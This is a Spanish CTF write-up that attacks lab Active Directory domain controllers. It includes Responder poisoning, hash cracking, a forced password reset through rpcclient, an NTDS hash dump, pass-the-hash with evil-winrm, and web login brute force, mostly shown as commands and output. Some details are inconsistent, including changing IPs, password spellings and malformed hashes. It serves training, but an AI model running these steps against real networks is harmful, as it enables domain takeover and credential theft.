Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-wlrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> ls C:\Users\zxiemena448\Desktop

    Directory: C:\Users\zxiemena448\Desktop

Mode           LastWriteTime       Length Name
----           -----          ---- 
-a---  6/12/2024  1:01 PM            33 root.txt

*Evil-WinRM* PS C:\Users\Administrator\Documents> ls C:\Users\zxiemena448\Desktop

    Directory: C:\Users\zxiemena448\Desktop

Mode           LastWriteTime       Length Name
----           -----          ---- 
-a---  6/12/2024  1:01 PM            33 user.txt

*Evil-WinRM* PS C:\Users\Administrator\Documents> |
```

Ya hemos completado este pentesting en el que hemos visto fuerza bruta de los SID de Windows para identificar usuarios/grupos en el DC, password spraying, crakeado hashes, escalada de privilegios con el grupo BackUp Operators, DCSYNC Attack y Pass the Hash. Además hemos visto también distintas herramientas para realizar enumeraciones en los entornos de AD.

Máquina DC03

1. Reconocimiento

Vamos a empezar con un escaneo de puertos con nmap, con la herramienta [autonmap](#).

```
> autonmap
[REDACTED]
Created by BanYlo

IP to scan:
14.14.1.25
Path to save results (For example, /path/to/save):
.

Open Ports: 53,88,135,139,389,445,464,593,636,3268,3269,5985,9389,49664,49667,49669,49671,49692,49775
Results saved in: ./scan.txt
> cat ./scan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-11 23:33 CEST
Nmap scan report for 14.14.1.25
Host is up (0.00046s latency).

PORT      STATE SERVICE      VERSION
53/tcp    open  domain      Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2024-08-12 06:33:38Z)
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap        Microsoft Windows Active Directory LDAP (Domain: SOUPEDECODE.LOCAL., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5d?
593/tcp   open  ncacn_http  Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap        Microsoft Windows Active Directory LDAP (Domain: SOUPEDECODE.LOCAL., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf     .NET Message Framing
49664/tcp open  msrpc      Microsoft Windows RPC
49667/tcp open  msrpc      Microsoft Windows RPC
49669/tcp open  msrpc      Microsoft Windows RPC
49671/tcp open  ncacn_http Microsoft Windows RPC over HTTP 1.0
49692/tcp open  msrpc      Microsoft Windows RPC
49775/tcp open  msrpc      Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Tras realizar una enumeración de todos los puertos (enumerando rpcclient, ldap y smb), no encontramos nada.

Levantamos la herramienta responder a ver si conseguimos interceptar algún hash NTLMv2. Esto es una muy buena práctica que en auditorias reales de pentesting es esencial.

```
sudo responder -I eth0 -v
```

2. Explotación

Tenemos un hash ntlmv2 para el usuario xkate578, nos lo guardamos y vemos si lo podemos crakear con john.

```
nano Hash_NTLv2  
john -wordlist=/usr/share/wordlist/rockyou.txt
```

```
# hash NTLMv2
xkate@78-208-100-16:~/pentest$ ./john --wordlist=/usr/share/wordlists/rockyou.txt hash_NTLMv2
Using default input encoding: UTF-8
Loaded 1 password hash (NTLM v2) [MD5 HMAC-MD5 32/64]
Time: 0:00:00:00 (0:00:00:00), 100% (0:00:00:00), ETA: +0:00:00
Press 'q' or Ctrl-C to abort, almost any other key for status
[jesuchrist] (xkate78)
ig: 0:00:00:00 DONE (2024-08-11 23:48) 50.00g/s 102400p/s 102400c/s 123456..lovers1
Use the "--show" option to format=>netntlmv2" options to display all of the cracked passwords reliably
Session completed.
> show credentials.txt
> cat credentials.txt
xkate@78-208-100-16:jesuchrist
```

Ya tenemos unas credenciales.

Xkate578:jesuchrist

Para comprobar si son válidas los podemos probar con crackmapexec

```
cme smb 14.14.1.25 -u xkate578 -p 'jesuchrist'
```

```
> crackmapexec smb 14.14.1.25 -u xkate578 -p 'jesuschrist'
SMB      14.14.1.25      445 DC01      [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:SOUPEDCODE.LOCAL) (signing:True) (SMBv1:False)
SMB      14.14.1.25      445 DC01      [*] SOUPEDCODE.LOCAL\xkate578:jesuschrist
```

Como podemos ver, son correctas. También con cme podemos enumerar carpetas compartidas, y vemos una carpeta compartida interesante, la carpeta share, en la cual tenemos permisos de lectura y escritura.

```
cme smb 14.14.1.25 -u xkate578 -p 'jesuchrist' --shares
```

```

> crackmapexec smb 14.14.1.1.25 -u xkate578 -p "jesuschrist" --shares
[*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:SOUPEDECODE.LOCAL) (signing=True) (SMBv1:False)
SMB: 14.14.1.25 445 DC01 [+] SOUPEDECODE.LOCAL\xkate578:jesuschrist
SMB: 14.14.1.25 445 DC01 [+] Enumerated shares
SMB: 14.14.1.25 445 DC01 Share Permissions Remark
SMB: 14.14.1.25 445 DC01 ----- -----
SMB: 14.14.1.25 445 DC01 ADMIN$ Remote Admin
SMB: 14.14.1.25 445 DC01 C$ Default share
SMB: 14.14.1.25 445 DC01 IPC$ READ Remote IPC
SMB: 14.14.1.25 445 DC01 NETLOGON READ Logon server share
SMB: 14.14.1.25 445 DC01 share READ,WRITE
SMB: 14.14.1.25 445 DC01 SYSVOL READ Logon server share
> smbclient //14.14.1.25/share -U xkate578
Password for [WORKGROUP\xkate578]:
Try "help" to get a list of possible commands.
smb: > ls
.
..
desktop.ini
user.txt
DR 8 Mon Aug 12 09:56:40 2024
D 9 Thu Aug 1 07:38:08 2024
AHS 282 Thu Aug 1 07:38:08 2024
A 70 Thu Aug 1 07:39:25 2024

12942591 blocks of size 4096. 10911274 blocks available
smb: > get user.txt
getting file user.txt of size 70 as user.txt (3.1 KiloBytes/sec) (average 3.1 KiloBytes/sec)
smb: > ^C

```

Aquí tenemos ya la flag de user, al ver esta flag vamos a comprobar si este usuario se puede conectar de forma remota con winrm, pero no hay suerte, por lo que toca escalar privilegios o realizar un movimiento lateral a otro usuario del dominio.

```
cme winrm 14.14.1.25 -u xkate578 -p 'jesuchrist'
```

```
> crackmapexec winrm 14.14.1.25 -u xkate578 -p 'jesuchrist'
SMB      14.14.1.25      5985  DC01      [*] Windows Server 2022 Build 20348 (name:DC01) (domain:SOUPEDECODE.LOCAL)
HTTP     14.14.1.25      5985  DC01      [*] http://14.14.1.25:5985/wsman
WINRM   14.14.1.25      5985  DC01      [-] SOUPEDECODE.LOCAL\xkate578:jesuchrist
```

3. Escalada de Privilegios

Al tener unas credenciales validas y poder enumerar todos los usuarios del dominio, probamos también si hay usuarios vulnerables a ataque ASREPRoast o Kerberoast, pero no hay ninguno. Lo siguiente, es ejecutar ldapdomaindump, para así también poder enumerar grupos, equipos... y ver toda la información con una estructura y visualmente mejor.

```
mkdir ldump
cd ldump
ldapdomaindump -u soupedecode.local\\xkate578 -p 'jesuchrist'
14.14.1.25
sudo python3 -m http.server 80
```

The terminal window shows the command being run:

```
File Actions Edit View Help
File Actions Edit View Help
> mkdir ldump
> cd ldump
> ldapdomaindump -u soupedecode.local\\xkate578 -p 'jesuchrist' 14.14.1.25
[*] Connecting to host...
[*] Binding to host
[*] Starting domain dump
[*] Domain dump finished
> ls
domain_computers.json  domain_computers.json      domain_groups.json      domain_groups.json      domain_policy.json    domain_policy.json
domain_computers.html  domain_computers_by_dn.html  domain_groups.html  domain_groups.html  domain_policy.html  domain_policy.html
> sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80) ...
127.0.0.1 - - [11/Aug/2024 23:54:28] "GET /domain_users.html HTTP/1.1" 200 -
|
```

The browser window shows a table titled "Domain Users" with the following data:

CN	name	SAM Name	Created on	Changed on	Last Logon	Flags	pwdLastSet	SID	description
Paula Felix	Paula Felix	pfelix502	06/15/24	08/01/24	01:01:01	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD	06/15/24	1599	Avid traveler and photography enthusiast
Wyatt Liam	Wyatt Liam	wliam501	06/15/24	08/01/24	01:01:01	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD	06/15/24	1598	Passionate cook and food blogger
Faith Tina	Faith Tina	ftina500	06/15/24	08/01/24	01:01:01	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD	06/15/24	1597	Cycling enthusiast and marathon runner
George Quinn	George Quinn	gquinn499	06/15/24	08/01/24	01:01:01	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD	06/15/24	1596	Music lover and aspiring guitarist
Quinn Kevin	Quinn Kevin	qkevin498	06/15/24	08/01/24	01:01:01	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD	06/15/24	1595	Knitting and crocheting enthusiast
Tracy Delta	Tracy Delta	tdelta497	06/15/24	08/01/24	01:01:01	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD	06/15/24	1594	Art enthusiast and amateur painter
Rita Quinn	Rita Quinn	rquinn495	06/15/24	08/01/24	01:01:01	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD	06/15/24	1593	Avid traveler and photography enthusiast
Noah Zara	Noah Zara	nzara494	06/15/24	08/01/24	01:01:01	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD	06/15/24	1592	Gardening, nature, and strategy enthusiast
Helen Peter	Helen Peter	hpeter493	06/15/24	08/01/24	01:01:01	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD	06/15/24	1591	Adventure seeker and extreme sports fan
Mike Yusuf	Mike Yusuf	myusuf492	06/15/24	08/01/24	01:01:01	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD	06/15/24	1590	Urban explorer and street food enthusiast
Judy Bella	Judy Bella	jbella491	06/15/24	08/01/24	01:01:01	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD	06/15/24	1589	Classic car restorer and automotive enthusiast
Tina Grace	Tina Grace	tgrace490	06/15/24	08/01/24	01:01:01	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD	06/15/24	1588	Cycling enthusiast and marathon runner
Quincy Ximena	Quincy Ximena	qximena489	06/15/24	08/01/24	01:01:01	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD	06/15/24	1587	Passionate cook and food blogger
			06/15/24	08/01/24	01:01:01	NORMAL_ACCOUNT	06/15/24	1586	Coffee lover and...

Aquí ya podemos ver cosas interesantes, como que nuestro usuario pertenece al grupo de “Account Operators”.

Account Operators										
CN	name	SAM Name	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	description	
Xenia Kate	Xenia Kate	xkate578	06/12/24 20-04-39	08/12/24 06:17:37	08/12/24 06:44:02	NORMAL_ACCOUNT,DONT_EXPIRE_PASSWORD	08/01/24 05-37-19	1182	Adventure seeker and extreme sports fan	

Si buscamos información acerca de este grupo encontramos lo siguiente: El grupo Account Operators concede privilegios limitados de creación de cuentas a un usuario. Los miembros de este grupo pueden crear y modificar la mayoría de los tipos de cuentas, incluidas las cuentas para los usuarios, los grupos locales y los grupos globales. Los miembros del grupo pueden iniciar sesión localmente en controladores de dominio. Los miembros del grupo NO pueden administrar la cuenta de usuario Administrador, las cuentas de usuario de los administradores, o los grupos Administradores, Operadores de servidor, Operadores de cuenta, Operadores de copia de seguridad u Operadores de impresión. Los miembros de este grupo no pueden modificar los derechos de usuario.

Sabiendo esto, vemos otro grupo bastante interesante, Operators, que este a su vez forma parte del grupo Admins del Dominio, por lo que si hay algún usuario que pertenezca a este grupo de Operators, podremos cambiarle la contraseña y por consiguiente conseguir unas credenciales de Admins del dominio.

En el grupo Operators solo tiene un usuario, fbeth103.

Operators										
CN	name	SAM Name	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	description	
Fanny Beth	Fanny Beth	fbeth103	06/12/24 20-04-41	08/12/24 06:31:59	01/01/01 00:00:00	NORMAL_ACCOUNT,DONT_EXPIRE_PASSWORD	08/12/24 06-18-05	1221	Classic car restorer and automotive enthusiast	

Vamos a ver si podemos forzarle un cambio de contraseña a este usuario a través de rpcclient.

```
rpcclient -U 'xkate578' 14.14.1.25
setuserinfo2 fbeth103 23 Pass1234!
exit
cme smb 14.14.1.25 -u fbeth103 -p 'Pass1234!'
```

```
> rpcclient -U 'xkate578' 14.14.1.25
Password for [WORKGROUP]\xkate578:
rpcclient > setuserinfo2 fbeth103 23 Pass1234!
rpcclient > exit
> crackmapexec smb 14.14.1.25 -u fbeth103 -p 'Pass1234!'
SMB      14.14.1.25    445   DC01          [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:SOUPEDECODE.LOCAL) (signing:True) (SMBv1:False)
SMB      14.14.1.26    445   DC01          [*] SOUPEDECODE.LOCAL\fbeth103:Pass1234! (Pwn3d!)
```

Vemos que funciona y además, al pertenecer al grupo de domain admins vemos el Pwn3d! de cme, lo que significa que tenemos acceso total al domino.

Lo siguiente que haremos es dumper el NTDS, NTDS es una tecnología de directorio de Microsoft que se utiliza para almacenar información sobre los recursos de red y servicios de una organización. NTDS proporciona la capacidad de administrar todos los recursos de red a través de una sola plataforma y cuenta con la capacidad de gestionar la autenticación, autorización y acceso a los recursos de red.

En resumen, que podemos obtener todos los hashes NTLMv1 del dominio.

```
cme smb 14.14.1.25 -u fbeth103 -p 'Pass1234!' --ntds
```

```
> crackmapexec smb 14.14.1.26 -u fbeth103 -p 'Pass1234!' --ntds
SMB   14.14.1.26      445 DC01      [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:SOUPEDECODE.LOCAL) (signing:True) (SMBv1:False)
SMB   14.14.1.26      445 DC01      [*] SOUPEDECODE.LOCAL\fbeth103:Pass1234! (Pw3d!)
SMB   14.14.1.26      445 DC01      [+] Dumping the NTDS hash could take a while so go grab a Redbull...
SMB   14.14.1.26      445 DC01      Administrator:501:aad3b435b51404eeead3b435b51404ee:2176416aa0e4f162804f101d3a55d6c93:::
SMB   14.14.1.26      445 DC01      Guest:501:aad3b435b51404eeead3b435b51404ee:31d6fe0d16ae931b73c59d7e0x089c0:::
SMB   14.14.1.26      445 DC01      krbtgt:S02:aad3b435b51404eeead3b435b51404ee:fbd9d84e61e78786063aced3b7939e0:::
SMB   14.14.1.26      445 DC01      soupedecode.local\bmarr0:1103:aad3b435b51404eeead3b435b51404ee:d72cd60d556d0fe5e76d205a630b1:::
SMB   14.14.1.26      445 DC01      soupedecode.local\vtara1:1104:aad3b435b51404eeead3b435b51404ee:ed16ca5d5681411bf2a57a5494c6:::
SMB   14.14.1.26      445 DC01      soupedecode.local\kleo2:1105:aad3b435b51404eeead3b435b51404ee:bdf6361bc51724865n0cd0bf49ec14:::
SMB   14.14.1.26      445 DC01      soupedecode.local\eyara3:1106:aad3b435b51404eeead3b435b51404ee:68e3425907fd6a31c85cbca322d571:::
SMB   14.14.1.26      445 DC01      soupedecode.local\pqunn4:1107:aad3b435b51404eeead3b435b51404ee:92cdcf70a31d88e55026b0ff2d54:::
SMB   14.14.1.26      445 DC01      soupedecode.local\jharper5:1108:aad3b435b51404eeead3b435b51404ee:800f9c9d3e4654dbd590fc4296adf01:::
SMB   14.14.1.26      445 DC01      soupedecode.local\bxent1:1109:aad3b435b51404eeead3b435b51404ee:d997d3309bc876f12ccb932d82b18a3:::
```

Con esta información nos podemos conectar con winrm, realizando un pass the hash con el usuario Administrator y su hash NTLMv1.

```
> evil-winrm -l 14.14.1.26 -u 'Administrator' -H '2176416aa0e4f162804f101d3a55d6c93'
Evil-WinRM shell v3.5
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..\Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls

    Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
----                -----          70 root.txt

*Evil-WinRM* PS C:\Users\Administrator\Desktop> whoami
soupedecode\administrator
*Evil-WinRM* PS C:\Users\Administrator\Desktop> |
```

Ya hemos completado este CTF en el que hemos visto un envenenamiento LLMNR, crackeado hashes, escalada de privilegios del grupo Account Operators y Pass the Hash.

Máquina DC04

1. Reconocimiento

Vamos a empezar con un escaneo de puertos con nmap, con la herramienta [autonmap](#).

```
→ DC04 autonmap
[...]
Created by BanYio

IP to scan:
172.16.90.93
Path to save results (For example, /path/to/save):
.
Results saved in: ./scan.txt
→ DC04 cat scan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-20 18:05 CEST
Nmap scan report for 172.16.90.93
Host is up (0.00073s latency).

PORT      STATE SERVICE      VERSION
53/tcp    open  domain      Simple DNS Plus
80/tcp    open  http        Apache httpd 2.4.58 ((Win64) OpenSSL/3.1.3 PHP/8.2.12)
|_http-title: Did not follow redirect to http://soupedecode.local
|_http-server-header: Apache/2.4.58 ((Win64) OpenSSL/3.1.3 PHP/8.2.12
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2025-05-21 01:05:39Z)
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
389/tcp   open  ldap        Microsoft Windows Active Directory LDAP (Domain: SOUPEDECODE.LOCAL0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http  Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap        Microsoft Windows Active Directory LDAP (Domain: SOUPEDECODE.LOCAL0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf     .NET Message Framing
49664/tcp open  msrpc       Microsoft Windows RPC
49667/tcp open  msrpc       Microsoft Windows RPC
49677/tcp open  ncacn_http Microsoft Windows RPC over HTTP 1.0
```

Tras realizar una enumeración de todos los puertos (enumerando rpcclient, ldap y smb), no encontramos nada interesante por lo que nos centramos en el puerto 80, realizando un fuzzing.


```
feroxbuster --url 'http://soupedecode.local/'
```

```
→ DC04 feroxbuster --url 'http://soupedecode.local/' [No vulnerabilities found (live)]
[...]
by Ben "ept" Risher ☺ ver: 2.11.0
[...]
Target Url          http://soupedecode.local/
Threads            50
Wordlist           /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
Status Codes        All Status Codes!
Timeout (secs)      7
User-Agent          feroxbuster/2.11.0
Config File         /etc/foxbuster/forex-config.toml
Extract Links      true
HTTP methods        [GET]
Recursion Depth    4
[...]
Press [ENTER] to use the Scan Management Menu
[...]
No issues to show
[...]
403   GET    91    30w    308c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
404   GET    91    33w    305c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
302   GET    01    0w     0c http://soupedecode.local/ => http://soupedecode.local
503   GET    11l   44w    408c http://soupedecode.local/examples
301   GET    91    30w    356c http://soupedecode.local/licenses => http://soupedecode.local:8080/licenses/
200   GET    382l  825w   22813c http://soupedecode.local/server-status
200   GET    1169l 7264w  102074c http://soupedecode.local/server-info
[#####] - 17s   30015/30015  0s   found:5   errors:4
[#####] - 17s   30000/30000  1799/s  http://soupedecode.local/
[...]
```

Vemos el endpoint /server-info, donde podemos encontrar un virtual hosting apuntando hacia el subdominio; heartbeat.soupedecode.local.

```
In file: C:/xampp/apache/conf/extra/httpd-vhosts.conf
45: <VirtualHost *:8080>
46:   DocumentRoot "C:/xampp/htdocs/default"
47:   <Directory "C:/xampp/htdocs/default">
48:     AllowOverride All
49:   </Directory>
50: </VirtualHost>
51: <VirtualHost *:8080>
52:   DocumentRoot "C:/xampp/htdocs/heartbeat"
53:   <Directory "C:/xampp/htdocs/heartbeat">
54:     AllowOverride All
55:   </Directory>
56: </VirtualHost>
```

Lo añadimos al /etc/hosts y cuando visitamos la página nos lleva a un panel de login.



Abrimos burpsuite e interceptamos la petición del login y la enviamos al intruder. En el intruder dejamos el user como admin y marcamos con Add, el campo de la password, para realizar un ataque de fuerza bruta a la contraseña con el diccionario /usr/share/seclists/Passwords/Default-Credentials/default-passwords.txt

¡¡WAF EN LA MÁQUINA!!

Tras 40 intentos la máquina nos banea, saltando errores 403, lo que tenemos que hacer es, nada más instalar la máquina, realizar una snapshot, para revertirlo cada vez que nos banee.

Otra opción sería tratar de evadir este WAF, pero eso lo podemos ver en otro post.

Request	Payload	Status code	Response received	Error	Timeout	Length	Invalid username... Comment
1	root	200	✓			2273	1
34	qqdseualmrke	200	✓			2273	1
35	crtfpw	200	✓			2273	1
36	admin123	200	✓			2273	1
37	barmy	200	✓			2273	1
38	admin	200	✓			2273	1
39	nimda	403	153			2194	
40	danger	403	184			2194	
41	xyyyzz	403	90			2194	

Request Response

```

HTTP/1.1 403 Forbidden
Date: Wed, 25 Mar 2015 09:51:28 GMT
Server: Apache/2.4.5 (Win32) OpenSSL/1.0.2 PHP/8.2.12
X-Powered-By: PHP/8.2.12
Expires: Wed, 25 Mar 2015 09:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 1022
Keep-Alive: timeout=5, max=96
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
...
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<title>
    Login
</title>

```

Una vez revertido el snapshot, acortamos la wordlist y obtenemos credenciales válidas para acceder a este servicio.

Request	Payload	Status code	Response received	Error	Timeout	Length	Invalid username or password. Comment
1	root	200	✓			2274	1
2	user	200	✓			2274	1
3	Administrative	200	✓			2274	1
4	Congress	200	✓			2274	1
5	rootadmin	200	✓			2274	1
6	nimda	200	67			2389	
7	123456	200	47			2273	1
8	password	200	65			2274	1

Request Response

```

POST /login.php HTTP/1.1
Host: heartbeat.soupedecode.local
Content-Length: 29
Cache-Control: max-age=0
Origin: http://heartbeat.soupedecode.local
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/*,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://heartbeat.soupedecode.local/login.php
Accept-Encoding: gzip, deflate, br
Accept-Language: es-ES,es;q=0.9
Cookie: PHPSESSID=7101duchro0cc4ah4ead2; user=admin
Connection: keep-alive
username=admin&password=nimda

```

admin:nimda

Cuando accedemos nos solicita que introduzcamos una IP, y cuando la introducimos salta un mensaje de 'Connectio failed!', por lo que vamos a levantar el responder y vamos a forzar que se intente conectar a nuestra IP, obteniendo así el hash NTLMv2 del usuario de servicio web.

```
sudo responder -I eth0
```

2. Explotación

Nos guardamos el hash NTLMv2 en un fichero de texto y tratamos de romperlo con johntheripper o hashcat.

```
john --wordlist=/usr/share/wordlists/rockyou.txt NTLMv2.txt
```

Comprobamos que las credenciales sean válidas.

```
nxc smb 192.168.1.144 -u websvc -p 'jordan23
```

```
+ DC04 john --wordlist=/usr/share/wordlists/rockyou.txt NTLMv2.txt
```

```
Loaded 1 password hash (ntlmv2, NTLMV2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
jordan23          (websvc)
ig 0:00:00:00 DONE (2025-05-11 11:54) 100.0g/s 204800p/s 204800c/s 123456..lovers1
Use the '--show --format=ntlmv2" options to display all of the cracked passwords reliably
Session completed.
-> DC04 nxc smb 192.168.1.144 -u websvc -p 'jordan23'
SMB      192.168.1.144  445  DC01      [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:SOUPEDECODE.LOCAL) (signing:True) (SMBv1:False)
SMB      192.168.1.144  445  DC01      [-] SOUPEDECODE.LOCAL\websvc:jordan23 STATUS_PASSWORD_EXPIRED
-> DC04 |
```

Podemos observar que las credenciales son válidas pero la contraseña de este usuario ha expirado, vamos a tratar de forzar un cambio de contraseña.

```
nxc smb 192.168.1.144 -u websvc -p 'jordan23' -M change-password
-o NEWPASS='Temporal1979!!'
nxc smb 192.168.1.144 -u websvc -p 'Temporal1979!!'
```

The terminal session shows the following commands and their outputs:

- `nxc smb 192.168.1.144 -u websvc -p 'jordan23'` (Windows Server 2022 Build 20348 x64, DC01) (STATUS_PASSWORD_EXPIRED)
- `nxc smb 192.168.1.144 -u websvc -p 'jordan23' -M change-password -o NEWPASS='Temporal1979!!'` (Windows Server 2022 Build 20348 x64, DC01) (STATUS_PASSWORD_EXPIRED)
- `CHANGE-P...` (Windows Server 2022 Build 20348 x64, DC01) (SuccessFully changed password for websvc)
- `nxc smb 192.168.1.144 -u websvc -p 'Temporal1979!!'` (Windows Server 2022 Build 20348 x64, DC01) (STATUS_PASSWORD_EXPIRED)
- `nxc smb 192.168.1.144 -u websvc -p 'Temporal1979!!'` (Windows Server 2022 Build 20348 x64, DC01) (SuccessFully changed password for websvc)

Si tratamos de ejecutar bloodhound, nos salta el mismo error que en las máquinas anteriores.

```
git clone https://github.com/iphelix/dnschef.git
cd dnschef
sudo python3 dnschef.py -fakeip 192.168.1.144
bloodhound-python -d soupedecode.local -v --zip -c All -ns
127.0.0.1 -u 'websvc' -p 'Temporal1979!!' -dc
dc01.soupedecode.local
```

Por otro lado vamos a listar las carpetas compartidas y vemos algo interesante;

```
nxc smb 192.168.1.144 -u websvc -p 'Temporal1979!!' -shares
smbclient //192.168.1.144/C -U 'websvc'
```

The terminal session shows the following output:

```
+ DC04 nxc smb 192.168.1.144 -u websvc -p 'Temporal1979!!' --shares
[+] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:SOUPEDECODE.LOCAL) (signing:True) (SMBv1:False)
[+] SOUPEDECODE.LOCAL\websvc:Temporal1979!!
[+] Enumerated shares
[+] Share Permissions Remark
[+] C [ADMIN$] [READ] Remote Admin
[+] C$ [READ] Default share
[+] IPC$ [READ] Remote IPC
[+] NETLOGON [READ] Logon server share
[+] SYSVOL [READ] Logon server share
+ DC04 smbclient //192.168.1.144/C -U 'websvc'
Password for [WORKGROUP]\websvc:
Try "help" to get a list of possible commands.
smb: \> ls
[+] WinREAgent [DH] 0 Sat Jun 15 21:19:51 2024
[+] Documents and Settings [DHSrn] 0 Sun Jun 16 04:51:08 2024
[+] DumpStack.log.tmp [AHS] 12288 Wed May 21 21:10:01 2025
[+] pagefile.sys [AHS] 1476395008 Wed May 21 21:10:01 2025
[+] PerlLogs [D] 0 Sat May 8 10:15:05 2021
[+] Program Files [DR] 0 Sat Jun 15 19:54:31 2024
[+] Program Files (x86) [D] 0 Sat May 8 11:34:13 2021
[+] ProgramData [Dhn] 0 Tue Nov 5 22:44:31 2024
[+] Recovery [DHSn] 0 Sun Jun 16 04:51:08 2024
[+] System Volume Information [DHS] 0 Sat Jun 15 21:02:21 2024
[+] Users [DR] 0 Thu Nov 7 02:55:53 2024
[+] Windows DIRECTORIES [AZURE] [CUST D SEARCH] 0 Thu Nov 7 23:32:13 2024
[+] xampp [D] 0 Tue Nov 5 23:56:28 2024
smb: \> | 12942591 blocks of size 4096. 10627069 blocks available
smb: \> |
```

Enumeramos esta carpeta compartida, y en los usuarios del sistema (`C:\Users\`) vemos los siguientes users;

fjudy998
ojake987
rtina979
xursula991

3. Escalada de Privilegios

Por lo que vamos a ver las descripciones de estos usuarios y encontramos una default password, pero nuevamente expirada, por lo que repetimos el proceso de cambio de contraseña.

```
nxc smb 192.168.1.144 -u websvc -p 'Temporal1979!!' --users >
valid_AD_Users.txt
cat valid_AD_Users.txt | grep fjudy998
cat valid_AD_Users.txt | grep ojake987
cat valid_AD_Users.txt | grep rtina979
cat valid_AD_Users.txt | grep xursula991
